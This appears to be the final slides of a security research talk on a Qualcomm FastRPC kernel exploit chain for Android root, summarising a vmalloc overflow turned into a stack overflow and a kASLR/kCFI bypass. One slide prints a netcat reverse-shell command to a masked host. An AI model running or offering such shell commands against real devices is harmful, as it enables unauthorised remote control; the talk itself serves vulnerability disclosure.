
And do ret2kworker again

```
/system/bin/sh -i 2>&1 | nc ***.***.***.*** 9999
```

Exploit - Summarize



Demo



Next Steps

1. LPE Root Attack Surfaces Review
2. FastRPC Hardware to Kernel Attack Surface

Summary & Conclusions

FastRPC Vulnerability

The history and issues we exploit confirm FastRPC as a critical Root attack surface on Qualcomm SoCs.

Exploit Reliability

Strategic memory shaping successfully converted a `vmalloc_area` overflow into a deterministic Stack overflow.

Mitigation Impact

Defenses like **kASLR** and **kCFI** increase exploit complexity but were bypassed in this specific research chain.

Questions? Read our blogs!